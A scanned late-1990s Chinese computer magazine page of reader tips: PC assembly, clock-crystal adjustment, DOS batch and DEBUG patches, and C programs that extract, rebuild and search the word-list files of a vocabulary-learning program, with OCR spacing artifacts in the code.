4. 把文件 DISK144.DAT、FLP144.DBG、RUN144.BAT 以及 DEBUG.EXE 放到同一目录下。取出 A 驱中的软盘，将要处理的数据盘插入 A 驱，运行 RUN144.BAT 即完成了数据盘免取功能的实现。

需要说明的是，若使用的是 B 驱而不是 A 驱，应作如下改动：

```
－L100  0  0  1  换成 －L100  1  0  1
  W100  0  0  1  换成  W100  1  0  1
```

对于 1.2MB 的 5 寸盘可以类似地建立 DISK12.DAT、FLP12.DBG 和 RUN12.BAT 三个文件。对于低密盘的处理，要求 HD－COPY 的版本是 2.3 以上。

微机时钟不准的校正

□江苏 杨汉玮 戴学林

微机时钟不准似乎是通病，组装的兼容机尤其如此。由于笔者是电子电脑双料发烧友，凭借一点电子知识，也曾修理过几台这种毛病的机器，现把校正的方法介绍给大家。

首先准备好带地线的小功率电烙铁（20W 即可），如果烙铁不带地线，那么在焊接时必须拔下电源插头。然后在主板上找到时钟振荡晶体的位置，这只晶体一般在保存 CMOS 内容的电池附近，外形就象普通电子手表上的振荡晶体。晶体找到后，可以顺着晶体发现有只小贴片固定电容与晶体串联，改变这只电容的容量即可调节时钟快慢。

如果时钟偏快，则在这只贴片电容上并联一只 10P 以内的小微调电容，以后隔几小时校一下，直至校准。如果时钟偏慢，可以用 20P 以内的小微调电容取代这只贴片电容，隔几小时校一下，直至校准。没有小微调电容，也可以用两根长 2cm、直径 0.18cm 的漆包线绞在一起来代替，增加容量则多绕几圈，也能起到调节作用。

自己动手装电脑

□北京　子云

看了那么多介绍电脑配件的文章，可能你已决心自己动手装电脑了。但是要买多少样东西才能装起一台电脑呢？显示器、机箱(含电源)、键盘、鼠标、软驱、硬盘、光驱、主板、CPU、内存条、显示卡、声卡，如果你已经准备好这些部件，那么已是万事俱备，只欠装机了。

当然，没有鼠标、光驱和声卡，你的电脑也能使用。要注意一点，586 主板要求 72 线内存条必须是成对配置，而且内存不能小于 8M。另外，还可以选配解压卡、MODEM(调制解调器)、电视卡等。

配件购齐后，该怎样开始呢？许多人会先把主板装上。主板是很重要，但它应该后装，因为这会使安装更方便。

一、安装电源

在买机箱时，可请销售商将电源及开关安好，否则，第一件事就是安装电源及开关。电源盒上附有接线图，上面标有四根不同颜色的线在开关上的接法。电源开关是双刀开关，两个开关之间被凸起的塑料分开。电源安装在机箱后部的电源架上，开关安在前面板标有 POWER 的地方。

二、安装软驱、光驱及硬盘

1. 安装软驱

(1) 将机箱前面板上要安装软驱位置上的塑料挡片取下，插入软驱。

(2)将软驱数据线和电源线分别接至软驱。软驱数据线是买主板时带的 34 芯扁线，上面有三个接头，一头接主板，通常另一头接 A 驱，中间的接 B 驱。当然也可以通过改变 BIOS 的设置来调换 A、B 驱。将软驱线的红线对着软驱上 34 芯插座的 1、2 脚插入。电源线是从电源引出的白色 D 形插件，只有方向正确才插得进去。

(3)把软驱用螺钉固定在机箱内的托架上。

2. 安装光驱和硬盘

(1)设置光驱和硬盘的跳线

光驱和硬盘上都有一组跳线，用来告诉主板该硬盘或光驱是主盘(master)还是从盘(slave)。通常在出厂时，硬盘已经被设置为主盘，而光驱设置为从盘。如果用一根硬盘线接硬盘和光驱，就不用改变硬盘和光驱的跳线。建议多花几元钱再买一根硬盘线，将光驱和硬盘分别接至主板的两个 IDE 接口上，这样会提高数据的传输效率，在 WIN95 下用软解压播放 VCD 时效果明显改善。这时需改变光驱的跳线，把光驱设置为“master”，光驱上有图示指导你怎样跳线。

(2)安装光驱

光驱的安装方法同软驱的安装方法基本相同。连接光驱的线是 40 芯扁线，将其上三个接头中的任意一个接光驱，并将买声卡带的音频线接至光驱的音频插座上。

(3)安装硬盘

硬盘的安装方法同光驱的安装方法基本相同。它的固定方法因机箱的不同而不同。一种是卡式的，只要把硬盘用机箱提供的卡子卡在合适的位置即可(通常只能卡 3 英寸的硬盘)。另一种是把硬盘象安装软驱一样安装在托架上，只是不要取下前面板的塑料挡片。

三、安装主板

1. 设置主板的跳线

主板上有很多组跳线，设置它们是为了满足不同硬件的要求。例如，不同的 CPU，工作主频或工作电压都不一样，只要改变主板的跳线，就可满足不同 CPU 的要求。说明书上有很详细的跳线说明及图示，按要求将所有的跳线设置好。

2. 安装内存条

586 主板通常有 4 个白色的 72 线内存卡座，1 和 2 为第一组，3 和 4 为第二组，应按组插配内存，同组的两条内存容量应一致。将内存条斜插入卡座内，推直卡好即可。

3. 安装 CPU

插 CPU 时，注意 CPU 的缺角或点有小圆点的角应对着插座的 1 脚。把插座的手柄竖起，可很轻松的把 CPU 插入插座，千万别硬插，插不进可能是插错了方向或手柄没完全竖起，插好 CPU 后压好手柄。奔腾 CPU 的风扇已固定在 CPU 上。

4. 固定主板

把主板放入机箱，参照主板说明书，将机箱前面板所带的一组线及软驱线、硬盘线、串口线、并口线、电源线等接至主板，注意黑线为地线。把主板上的键盘插口对着机箱后面板的圆孔，用买机箱时带的螺钉和塑料钉固定好主板，把串口和并口固定在后面板上。

5. 接 CPU 风扇电源线

使你的程序有声有色

□河南　丁建宏

在一个偶然的机会里，我发现在《轻轻松松背单词》光盘版的 sound 目录下有一个十分有用的小文件：BDCSE1。我将其改名为 PLAY. EXE ，在 DOS 环境下试运行后，发现它是在 DOS 环境下播放 WAV 和 VOC 声音文件的程序，如果不带参数运行它，便会得到帮助信息。

我用此文件和 UCDOS 的特显功能做了一个进入 FoxBASE 时，显示“欢迎使用”的多媒体界面，步骤如下：

1. 先选择一幅自己所喜欢的 PCX 格式的图画，在 Windows 的画笔中用漂亮的字体加入“欢迎使用 FoxBASE ”或别的字句后存盘待用，我将其设置为 16 色。

2. 在声卡附带的程序中，用麦克风录制一个声音文件，内容可与画中文字相同。这里需要说明的是，在我的声卡环境下，录音格式为 8 位时一切正常，但选择 16 位后则不能正常播放。

3. 编写一段利用 UCDOS 的特显功能显示这幅图画并调用这个程序播放声音的 FoxBase 程序 Huanying. prg。

4. 编写一个进入 FoxBASE 时调用 Huanying. prg 的批处理命令 Fox. bat。

下面是这两个程序，供参考。

1. Huanying. prg

```
set talk off
set scor off
set stat off
@ 0, 0 say chr(14) + '[cu1, 0re0, 0, setup. pcx] ' & & 显示由WINDOWS95 的 STUP. BMP 转换的 SETUP. PCX, 不显示光标
run play my. wav> nul          & & 播放名为 my. wav 的声音文件到 NUL
@ 0, 0 say chr(14) + '[cu1, 1m3]'  & & 置显示模式为
                        640×480×16, 起清屏作用, 光标显示
retu
```

2. FOX. BAT

```
@ ECHO OFF
FOXPLUS HUANYING
```

根据以上原理，你还可以在其它 Fox 程序中应用它，使程序有声有色。

---

586 以上的 CPU，都配有散热风扇。将电源线的一组接至 CPU 的风扇电源上。

四、安装显示卡

主板上一般有 6～7 个扩展槽，3 个黑色稍长的是 ISA 总线扩展槽，3～4 个白色稍短的是 PCI 总线扩展槽。任选一个能插入显示卡的扩展槽，插好显示卡。将显示卡固定在后面板上。

其它卡的安装方法同显示卡一样，要注意的是插卡前先看一下说明书，确定是否要设置跳线。

五、试机

如果还买有别的卡，如声卡等，请先别急着把它们全插上，等机器一切 OK 了再插它们。机箱盖也先别急着盖。接好显示器、键盘和电源线。现在只要一按电源开关，就能检测你的成果了。但，且慢，先拿起机箱晃一晃，听一听有没有什么异常响动，检查一下有没有小螺钉等异物掉在上边。都没问题了？开机！“嘟”的一声，没问题！显示器没显示？可能是显示器没接好，关机，重新接好，再试。有了！按 Del 进 BIOS 设置，进不去？看看是不是键盘没接好？接好了，还是进不去？别急，看看机箱上的键盘锁（Keyboard Lock），有的机箱并没有标注哪个方向是 LOCK，用钥匙转一下试试。好了！

六、BIOS 设置

主板说明书中有关 BIOS 的设置写得非常详细，有的主板带中文说明书。注意，如果硬盘大于 528MB，请在硬盘自动检测时选“LBA”，而不要按硬盘上所附的参数来设置，那个参数是为不支持大硬盘的主板提供的。

七、软件安装注意事项

现在该安装软件了。对，声卡还没安，别急，如果你打算装 WIN95 的话，最好还是在装完 WIN95 后再安声卡。因为有的声卡安装后，安装 WIN95 时会失败，或是 WIN95 检测不到有些即插即用的声卡。最后，在做启动盘时，除了要有 FDISK 和 FORMAT 以外，还需要有 CONFIG. SYS 和 AUTOEXEC. BAT 这两个文件。在格式化完硬盘后，把这两个文件拷入硬盘。因为安装光驱的驱动程序时，需要这两个文件存在。



建立自己的背单词词库

□安徽　张和光

《轻轻松松背单词》是根据人们的记忆曲线设计的辅助教学软件，界面友好生动，用它背起单词来速度快、效果好。它提供了很多书目,可以满足不同层次的需要,但有时使用起来仍觉有不便之处。例如 笔者在背《电脑专业英语》单词时,书中有些单词已很熟悉了,在单词初记、复习测验中还需要一遍遍的重复,不能把重点放在记忆不熟悉的单词上。虽然软件中有装入新词 、浏览修改的选项,但使用起来比较麻烦,难以做大幅度的调整。为了解决这个问题，笔者通过对词库结构分析后，将词库中的单词提取到易做增删处理的文本文件中,修改后,再转成《轻轻松松背单词》的词库,就可以建立适合自己的背单词词库了。为了能建立词库,我们需要了解《轻轻松松背单词》的书目注册库和词库的结构。下面简单介绍一下两者与新建词库相关的内容。

一、书目注册库

《轻轻松松背单词》中所有的书目都注册在 BDCSU. LIB 里。其中注册了书名、词库名及单词数。单词数是一个词库中大致所含单词的个数，一般是 25 的倍数。

二、词库结构

词库文件取名为 CK－＊. PMS，由词库头、单词组、单词组信息组成。

词库的结构为：词库头 + N × (单词组+ 单词组信息)。N 是单词组数。

1. 词库头：词库头是词库的说明段，偏移从 0000 ~ 0bc1H 共 bc2H 个字节，其中偏移 0004 ~ 0005 处为本词库中所含单词的组数。

2. 单词组：从 0bc2H 处开始，每 25 个单词为一组,每个单词的构成为：

单词拼写：　20 字节
单词音标：　20 字节
单词释义：　20 字节

每组单词长度为 25＊60 = 5DCH 字节

3. 单词组信息：长度为 50H 字节，包含有本组单词的有关信息。前三个字节是本组最后一个单词出现在书中的第几页的页号，第 7、第 8 个字节为 ASCII 码“40”,第 79(4FH) 个字节是 ASCII 码“N”,其余的部分都可用空格填充。

由上述结构，我们就可以把书中词库里的单词提取出来。下面的程序 1 将《电脑专业英语》中的单词提取到文件 DANCI. DAT 中。

在修改完 DANCI. DAT 后，我们只要加上词库头，将每 25 个单词分为一组，再加上单词组信息，最后修改词库头中单词组数,就建成了新词库。词库头可以这样来获得，在选择书目中用 F2 建立一个新词库，书名《新建书目》，取库名为 CK－AA，存盘退出后，在当前目录下可发现 CK－AA. PMS，文件长度 3010 字节，这就是词库头。程序 2 将程序 1 中生成的文件 DANCI. DAT 转化成词库文件 CK－AA. PMS。

用 PCTOOLS 等软件修改 BDCSU. LIB 中《新建书目》后的单词数,就完成了对词库的新建和修改工作。

程序 1

```
/* TQCK. C 提取〈轻轻松松背单词 3. 0〉词库中的单词到文件 DANCI. DAT 中 */
#include <stdio. h>
#include <stdlib. h>
FILE *inCK;
FILE *outCK;
void main(int argc, char *argv[])
{
   int i;
   char JianGe[0x51]; /*单词组间信息, 长度为 51H 字节*/
   char DanCi[21];     /*单词拼写*/
   char YinBiao[21];   /*单词单标*/
   char ZhuShi[21];    /*单词注释*/

  if(argc! =2)
  {
   printf("\nUsage: %s CDfile", argv[0]);
   exit(1);
  }
  if((inCK=fopen(argv[1], "rb")) = =NULL)
  {
  printf("\nCan't open CK % for input! ", argv[1]);
  exit(1);
  }
  if((outCK=fopen("DANCI. DAT", "wt")) = = NULL)
```

```
  {
  printf("\nCan't open DANCI. DAT for output!");
  exit(1);
  }

fseek(inCK, 0xBC2, SEEK_SET); /*定位到词库文件的单词起始处*/

i = 0;
while (! feof(inCK))
{
   if(i = = 25)
   {
       fread(JianGe, 0x50, 1, inCK);
       /*每读 25 个单词以后,读一次单词组信息*/
      i = 0;
   }

   fread(DanCi, 20, 1, inCK);    /*读取单词拼写、单词音标、单词注释*/
   fread(YinBiao, 20, 1, inCK);
   fread(ZhuShi, 20, 1, inCK);

DanCi[20] = '\0';                    /*取 20 个字符的长度*/
YinBiao[20] = '\0';
ZhuShi[20] = '\0';
fprintf(outCK, "% s\n\% s\n% s\n", DanCi, YinBiao, ZhuShi);
/*输出到文件 DANCI. DAT 中*/
i + +;
}
fclose(inCK);
fclose(outCK);
}
```

程序 2:

```
/* MKCK. C 由单词信息文件 DANCI. DAT 建立背单词词库 CK - AA. PMS */
#include  <stdio. h>
#include  <stdlib. h>
#include  <string. h>

FILE  *srCkfile;
FILE  *outCkfile;

void main()
{
    int  i;
    int  GroupNum;                /* 单词组数 */
    char DanCi[100];              /* 单词拼写 */
    char YinBiao[100];            /* 单词单标 */
    char ZhuShi[100];             /* 单词注释 */
    char spaceStr[21] = "   ";
    char JianGe[0x51] = "      40                              N ";
/*单词组间信息, 长度为 50H 字节, 第 7、第 8 个字节为 ASCII 码'40"*/
/*第 79 节(4FH)个字节是 ASCII 码'N"*/

if((srCkfile  =  fopen("DANCI. DAT","rt"))  = =  NULL)
{
  printf("\nCan't open DANCI. DAT for input!");
  exit(1);
}
if((outCkfile = fopen("ck - aa. pms","r + b"))  = =  NULL)
{
   printf("\nCan't open CK - AA. PMS for output!");
   exit(1);
}

fseek(outCkfile,  0xBC1,  SEEK_SET); /*定位到文件 CK - AA. PMS 的尾部*/
putc('\x20', outCkfile);     /*把文件结束符替换成空格*/

i = 0;
while (! feof(srCkfile))
{
   if((i% 25 = =  0)& & (i ! = 0))
       fprintf(outCkfile, JianGe); /*输出单词组间信息*/

   fgets(DanCi,  25,  srCkfile);   /*读取单词拼写、单词音标、单词注释*/
   fgets(YinBiao, 25, srCkfile);
   fgets(ZhuShi, 25, srCkfile);

   strcat(DanCi, spaceStr); /*加上空格*/
   strcat(YinBiao, spaceStr);
   strcat(ZhuShi, spaceStr);

DanCi[20] = '\0';   /*取 20 个字符的长度*/
YinBiao[20] = '\0';
ZhuShi[20] = '\0';
fprintf(outCkfile, "% s% s% s", DanCi, YinBiao, ZhuShi);
/*输出到词库文件 CK - AA. PMS 中*/
i + +;
}
GroupNum = i/25;  /*计算单词组数*/
fseek(outCkfile, 4, SEEK_SET);
fwrite(& GroupNum, 2, 1, outCkfile); /*写单词组数*/

fclose(srCkfile);
fclose(outCkfile);
}
```

多媒体光盘版《轻轻松松背单词》的安装

□长沙　　米召团

一次在为一朋友安装完多媒体光盘版《轻轻松松背单词》(BDC)软件后,运行时,出现如下提示信息:

初始化语音播放环境失败

声卡与 sb 不兼容或未装好

继　续

用鼠标点击'继续'按钮后,软件能运行,但却没有声音,失去了多媒体的效果。

由于多媒体光盘版 BDC 是一个 DOS 下的多媒体应用软件,其语音文件的播放需要相应的软硬件支持。硬件指声卡,软件指利用声卡厂商提供的随卡安装盘安装后所得到的、声卡所需的低层设置驱动程序及环境变量的设置等。

朋友的计算机为金长城 S400/MTV 多媒体电脑,该机声卡及视霸卡均集成在主板上,查 WINDOWS 及 DOS 下声卡驱动程序均已安装,看来问题出在声卡的环境变量设置上,如声卡所用的基地址、中断请求号(IRQ)、通道号(DMA)等。

在 DOS 下,金长城 S400/MTV 多媒体电脑中声卡的中断请求号(IRQ)可调范围为 2、5、7、10,默认值为 2,且 IRQ 的 5 已被别的设备占用。BDC 软件能适应的 IRQ 值是 5、7、10,因此,需要调整金长城计算机中声卡的 IRQ 值,其方法有两个。

1. 临时法　　在需要运行 BDC 软件之前,先运行 C:\GWPLAYER 目录中的 ESSCFG.EXE,将中断请求号 IRQ 的值调整到 7,具体方法为:运行 ESSCFG.EXE,出现主菜单后键入 1,选"set now IRQ channel",再键入 3,选"IRQ 7",即把 IRQ 的值调为 7,然后按'ESC'键回到主菜单,再按'ESC'键退出。

此方法好处在于,关机后再开机时,计算机中声卡的配置又恢复到原来的状态;其缺点也显而易见,每次运行《轻轻松松背单词》之前都要先运行 C:\GWPLAYER 目录中的 ESSCFG.EXE,将 IRQ 调到 7,既麻烦又易忘记。

2. 长久法　　将 IRQ 调到 7 后保存下来,免得每次运行都要调整 IRQ 的值,具体实现的办法是,在自动批处理文件 AUTOEXEC.BAT 中加上一句:

C:\GWPLAYER\ESSCFG.EXE/I:7 /D:1

小结:在安装多媒体光盘版 BDC 软件时,应注意两点,其一,这是一个 DOS 下的应用软件,部分用户在装声卡时可能只安装了 WINDOWS 而未安装 DOS 下的设备驱动程序,因而可能会影响本软件的使用;其二,该软件能适应的 IRQ 的值是 5、7、10,在确认安装了声卡驱动程序,而软件运行时仍出现本文开头的提示信息时,就要考虑调整声卡中断请求号(IRQ)的值。

另外,关于此软件在其它型号的计算机及声卡上的用法,可查询该软件 SOUND 子目录中的 SOUND.TXT 文件,该文件详细列出了创通、爱捷特、花王 200、莫扎特等 10 种声卡的正确设置。

全角方式下录入数字符的改进

□广州　李智波

计划、统计和财务部门离不开和数字打交道,在这些部门起草的文件中,数字出现的几率较高。在录入过程中,习惯上对数字的录入采用半角方式。因此,如果文件中数字符较多,则需要频繁地转换半角和全角方式,操作起来比较麻烦。根据录入数字的要求,可采取有关改进措施,即在全角方式下保留半角的数字符。

目前用 WPS 软件编辑文件的用户较多,下面就以修改 SPDOS(5.0 版)为例,需要修改的文件名为 SPDOS.COM(48622 字节)。

```
C:\>DEBUG SPDOS.COM
-U 95DD
312F:95DD 3CFF          CMP   AL,FF
312F:95DF 7414          JZ    95F5
312F:95E1 B4A3          MOV   AH,A3
312F:95E3 0C80          OR    AL,80
312F:95E5 86E0          XCHG  AH,AL
312F:95E7 A3F28D        MOV   [8DF2],AX
-A 95E1
312F:95E1  JMP 4C20
312F:95EE  NPO
-A 4C20
312F:4C20  CMP AL,2E
312F:4C22  JB 4C2B
312F:4C24  CMP AL,39
312F:4C26  JA 4C2B
312F:4C28  JMP 95E5
312F:4C2B  MOV AL,A3
312F:4C2D  OR AL,80
312F:4C2F  JMP 95E5
```

改进 BDC 搜索算法提高查找速度

□昆明　庞永智

我在工作中常用到《轻轻松松背单词》(BDC) 的“英汉字典”功能,觉得它有两点不足:一是选“全部书”时词库的查找顺序及本数不能自行确定;二是查找速度太慢。为此写了一个程序 ZD.C,对此做了改进,通过加大缓冲区和改进搜索算法,使查找速度有了很大提高。

程序用 Turbo C 2.0 编写,有几处用到了 continue 语句,该语句的作用是直接跳转到循环条件判断处。调试时用 F8(宏单步),F7(单步),F4(运行到光标处)等手段即可看清流程。本程序的使用方法为:

ZD　[字典库文件名],其中“字典库文件”的内容是欲用来作为字典的词库文件名的集合。书写该文件的格式为:每行一个词库文件名,最多可有 20 行,行顺序即是查找顺序。例如,欲建立名为 NC 的字典库文件,以使用“新概念英语”的四、二、三、一册作为将来的查找库及查找顺序,则可进行如下操作:C:\BDC▮copy con NC↙　ck－n4.pms↙　ck－n2.pms↙　ck－n3.pms↙　ck－n1.pms^Z↙ 以后键入 ZD NC↙即可达到目的 (要求 ZD.EXE 及字典库文件在 BDC 目录里)。

如果不带参数运行,程序将默认字典库文件名为“ZD4BDC30.DIC”,如果连这个文件也不存在,则程序默认使用托福、GRE、电脑共五本词库做为字典库。实现这类默认功能的方法比较简单,一看程序便知。

编程前研究 BDC3.0 的词库文件 (*.PMS) 的结构如下:

文件头　单词组　间隔　……　单词组　间隔

其中“文件头”长 3010 字节,“间隔”长 80 字节,这两部分对本程序无用。“单词组”由 25 个单词项组成,每个单词项长 60 字节,由该单词的英文、音标、释义三部分组成,每部分保留长 20 字节,内容不足 20 字节的部分填以空格符。因此一个词库文件中所含单词组数为:

(文件长度－文件头)/[(25*60)+80]。

程序中用函数 if－in－string(　) 来判断子串 son 是否包含于母串 mother 中。该函数与常规算法有两点不同:一是在判断是否已到达母串的末尾时多加了一个条件和原条件相“与”,前面提到,单词项中的英文部分不足 20 字节长的填以空格符(0x20),因此空格符被认为是母串的结束符,因为英文单词的平均长度,估计应在 10 左右,加了这一条件可以显著减少算法的执行时间;二是多加了一行条件判断语句,认为只有当子串的首位及末位在位置上精确对应于母串时,子串才有可能包含于母串中,然后才进行串截取、串比较 (以下称为“相关函数调用”)做进一步确认,即“有的放矢”,这同时带来许多好处。例如判断“abc”是不是“aacabbcbabc…”的子串,常规算法需 9 次相关函数调用,而本算法只要用 9 次判断跳转加 2 次相关函数调用;在完全不匹配的情况时,例如“abc”就决不是“bcdefghi”的子串,常规算法仍需 6 次相关函数调用,而本算法只需 6 次判断加 0 次函数调用。在用顺序法查找无序字典库时,完全不匹配的情况占绝大多数。大家知道,在程序中要调用一个函数,要经过压栈寄存器、传递参数、执行函数体、恢复寄存器、返回调用点,耗费的时间远比单纯的几条判断跳转指令多得多。因此本算法明显优于常规算法。

程序必须用紧凑 (Compact mode) 模式编译,在 286,1M 内存,DOS6.22 加 UCDOS5.0 下运行通过。

```
/* 查找"轻松背单词" 3.0 或 3.1 版的词库 */
/* 按 Alt_O/C/C/O 及 Alt_D/S/N 将调试信息去掉,以减小 EXE 文件的长度 */
#include   <stdio.h>
#include   <string.h>
#include   <alloc.h>
#include   <conio.h>
#include   <ctype.h>
#define  MAXBOOKS  20    /* MAX books can be used as dictionary_books */
#define  COUNT     5     /* MAX words will be found  */
#define  HEAD      3010  /* length of file_head of *.PMS of BDC 3.0 or 3.1 */
#define  MSG       20    /* length of every data_item  */
typedef  unsigned char   BYTE ;  /* 将 unsigned char 定义为 BYTE */
BYTE     found_buf[ COUNT*MSG*3+1] , unknow[ MSG+1] ;  /* 全局变量 */
BYTE     jqmh;           /* jqmh means "精确 or 模糊" */

BYTE ask(BYTE x1, BYTE x2)
{ BYTE ans;  fflush(stdin);   ans=toupper(getch());
   while(ans != x1 && ans != x2)
   { printf("\7");  ans=toupper(getch());  }
```

```
        return ans;
}
/* 如果 son 串包含于 mother 串,则返回 1,否则返回 0 */
int if_in_string(BYTE *son , BYTE *mother , int son_len)
{ static BYTE temp[ MSG + 1 ];  BYTE *p_son = son,  *p_mother = mother;
  while( *(p_mother + son_len - 1) != ' ' && *p_mother != '\0')      /* 两个 ' ' 之间是一个空格键 */
  { if( *p_son == *p_mother && *(p_son + son_len - 1) == *(p_mother + son_len - 1) )
      { strncpy(temp, p_mother, son_len);
        if( strncmp(temp, son, son_len) == 0 )    return 1;
        else   p_mother ++;
      }
    else p_mother ++;
  }
  return 0;
}
int look_up( BYTE far *p , int word_groups)
{ int word = 0 , loop = 0 , found = 0, son_len, mother_len = 0;
  static BYTE temp[MSG + 1];  BYTE  *p1;
  son_len = strlen(unknow);
   while( loop ++  < word_groups * 25 && found <= COUNT)
     { strncpy(temp, p, MSG);
       if( jqmh == 'J')
           {p1 = temp; mother_len = 0;        /* ---*/
           while( *p1 != ' ' && *p1 != '\0') /*|--> 自己求 mother 串的长度 */
             { mother_len ++; p1 ++; }     /* --| 以便提高查找速度.     */
           if(son_len == mother_len)
              if( if_in_string(unknow, temp, son_len) == 1 )
                 { strncat(found_buf, p, 60); found ++; }
         }
       else if( if_in_string(unknow, temp, son_len ) == 1 )
          { strncat(found_buf, p, 60); found ++; }
       p += 60;  word ++; if(word == 25) { word = 0; p += 80; }
    }   /* 每组 25 个单词之间有 80 个字符长的间隔 */
  return(found);
}
void put_chinese(BYTE *found_buf , int total_found)
{ static BYTE eng[ MSG + 1 ] , chn[ MSG + 1 ];  int i ; BYTE *p = found_buf;
  cputs(" \n\r            累计找到以下这一些!!  \n\r");
  cputs("\n\r     查到词           释义\n\r\n\r");
  for(i = 0 ; i <total_found ; i ++ , p += 60)
   { strncpy(eng, p, MSG);     strncpy(chn, p + 40, MSG);
     cputs(" ");  cputs(eng);   cputs(chn);   cputs("\n\r");
   }
}
void window3d(int x1, int y1, int x2, int y2, int bkcolor, int color)
{   textbackground(BLACK);    window(x1, y1, x2, y2);   clrscr();
    textbackground(bkcolor);  textcolor(color);
    window(x1 - 1, y1 - 1, x2 - 1, y2 - 1);    clrscr();
}
main(int argc, char *argv[])
{ FILE  *fp;  long int length;  BYTE far *page0;
  int   i = 0, finished, found, word_groups;
  int   total_books = 5, total_found = 0, enough = 1;
  BYTE  ans = 'Y', temp[13];       /* strlen("zd4bdc30.dic") + '\0' == 13 */
  BYTE  *dic_books[ MAXBOOKS ] = {
/* 这里先置了 5 本书,也即 total_books == 5 的含义 */
   "ck-tl.pms", "ck-tt.pms", "ck-r1.pms", "ck-r2.pms", "ck-dl.pms",
   "123456789", "123456789", "123456789", "123456789", "123456789",
   "123456789", "123456789", "123456789", "123456789", "123456789",
   "123456789", "123456789", "123456789", "123456789", "123456789",
 };    /* 5 col/line * 4 line == 20 == MAXBOOKS */
 textmode(3); window(1, 1, 80, 25);   textbackground(RED); clrscr();
 window3d(5, 3, 75, 9, LIGHTGRAY, BLACK);  gotoxy(1, 2); textcolor(RED);
 cputs(" ZD4BDC  Ver 0.99  ");  textcolor(BLUE);
 cputs("作者:庞永智 ( 650114 昆明 300 信箱 38 号 )"); textcolor(YELLOW);
 cputs(" 1996 年 12 月\n\r");      textcolor(BLACK);
 cputs(" 功能 -- 利用 '轻松背单词(BDC)'3.0 或 3.1 版的词库(*.PMS)来查单词.\n\r");
 cputs(" 使用方法: ZD4BDC  [字典库名]. 更详细的信息请参看文件 ZD4BDC30.HLP.\n\n\r");
 if(argc == 1)
  { strcpy(temp, "zd4bdc.dic");
    cputs(" 现在命令行无参数,默认字典库 ZD4BDC.DIC 使用中...");
  }
 else strcpy(temp, argv[1]);
 if( (fp = fopen(temp, "r")) == NULL )
    { delline();  cputs("\r  字典库文件 "); cputs(temp);
      cputs(" 找不到,默认值(5 本)使用中...");
    }
 else
     { if(argc! = 1)  { cputs(" 使用您的字典库文件 "); cputs(temp); }
   /* while( ! feof(fp) && i <= MAXBOOKS && strcmp(dic_books[i - 1], "\n") != 0) */
/* fscanf(fp, "%s", dic_books[i ++ ]);  */
   /* total_books = i - 1; */
    while( !feof(fp) && i <= MAXBOOKS )
        fscanf(fp, "%s", dic_books[i ++ ]);
     total_books = i ;
    }
  page0 = (BYTE far * ) farmalloc( 63200L );   /* Long 63200 == 40L * 1580 */
  if(page0 == NULL) /* 1580 == ( MSG * 3 ) * 25 + 80 */
    { textmode(3); cputs( "\n\r\7  使用方式不对... 看我的厉害!"); exit(0); }
  fclose(fp);
  window3d(5, 12, 75, 23, LIGHTGRAY, BLACK);  textcolor(YELLOW);
  cputs("\n\r 使用[精确(j)]还是[模糊(m)]查找方法?(j/m)");
  jqmh = ask('J', 'M'); found_buf[0] = '\0';   finished = -1;
  do
  { finished ++;
    if( finished == total_books )
       {    if(total_found >  0)  put_chinese( found_buf, total_found);
     cputs("\n\n\r       还想继续查另外的词吗?(y/n)");
         ans = ask('Y', 'N'); finished = -1;  total_found = 0;
         enough = 1; found_buf[0] = '\0';  continue;
    }
```

给『轻轻松松背单词』配音

□石家庄 李新领

常听到一些学英语的朋友感叹：单词记不住。笔者在实践中经过探索，发现将《轻轻松松背单词》(BDC)与《译林英汉双向字典》(简称译林)结合起来使用，利用BDC中的功能，配合《译林》中的读单词发音，对于记忆单词效果很好。

BDC有如下功能：选书，单词初记，回忆词意，打字练习，拼词游戏，筛选灌装，装入新词等。它所包含的单词范围较广，从小学到大学四、六级等词汇。但若我们所需记忆的单词不在此范围，可选其中'筛选灌装'功能或'装入新词'功能，制作新词库。BDC功能设计巧妙，寓学于乐，遗憾的是其3.1版本不能发音读单词。笔者考虑若能有这一功能，充分调动听觉、视觉、手的动作，对于记忆单词大有益处。《译林》有发音功能，弥补了这一缺憾。将两者结合，可取得理想效果。具体作法如下：

一、需记忆单词不在BDC范围内

1. 制作新词库

(1)采用字处理软件，如QED、EDIT等，将需记忆单词输入，形成文本文件。

(2)进入BDC，首先选择'选书'功能，确定新字库名称，然后选择'筛选灌装'之'单词灌装'按钮将文本文件灌入，生成*.PMS文件，新字库即生成。

2. 读单词发音

(1)进入YLDICT(译林)子目录，调YLDICT并使其常驻内存，然后键入SBTALK(调发音功能)。

(2) 用字处理软件调出文本文件，按CTRL+F12将译林激活，再按下F2键(开始自动记录历史文件)，在光标取词状态下将单词装入历史记录，装入完毕再按F2键(结束自动记录历史文件)。

(3)键入BROWSE(历史记录浏览器)出现一画面，选择其中"自动"按钮，可将历史记录中单词从头至尾读一遍。若需听某一单词发音，将光标移至此单词选'发音'则可听到发音。

3. 复习记忆

历史记录一旦生成，以后记忆单词时若听发音，则可进入历史记录浏览器，听取准确发音，然后在BDC中记忆。

二、需记忆单词包含在BDC范围内

此种情况无需制作新词库，其它作法与前一种情况相同。

```
  if(enough = = 1)
   { clrscr();   textcolor(RED);
    if(jqmh = = 'J')
    cputs(" 精确查找方式... \n\r  请输入您想要查的词: ");
    else
     cputs(" 模糊查找方式... \ n \ r  请输入您想要查的词(词的部分也可): ");
    fflush(stdin);  gets(unknow);  if(strlen(unknow) = = 0) break;
    cputs("\n\r");  textcolor(BLACK);
   }
  if( (fp = fopen(dic_books[finished], "rb")) = = NULL)
   { clreol();   /* - - - - - - - > 为解决4.24电话所提"乱码"而加. */
     printf(" \ 7");  cputs(" 词 库 ");  cputs(dic_books[finished]);
    cputs(" 找不到! \n\r");  enough = 0;  continue;
   }
  clreol();  cputs(" 现在开始从 ");
  cputs(dic_books[finished]);  cputs(" 中查找... \r");
  fseek(fp, 0, SEEK_END);  length = ftell(fp) - HEAD;
   word_groups = length/1580 - 1;  fseek(fp, HEAD, SEEK_SET);
  if(word_groups > 80)
  /* 因为fread()函数可以自动移文件指针, 所以去掉了ZD1.C中的fseek()函数 */
     { fread(page0, 1580, 40, fp); total_found + = look_up(page0, 40);
      fread(page0, 1580, 40, fp); total_found + = look_up(page0, 40);
      fread(page0, 1580, word_groups - 80, fp);
      total_found + = look_up(page0, word_groups - 80);
     }
   else if(word_groups > 40)
     { fread(page0, 1580, 40, fp); total_found + = look_up(page0, 40);
      fread(page0, 1580, word_groups - 40, fp);
      total_found + = look_up(page0, word_groups - 40);
     }
   else { fread(page0, 1580, word_groups, fp);
       total_found + = look_up(page0, word_groups);
       }
   fclose(fp);
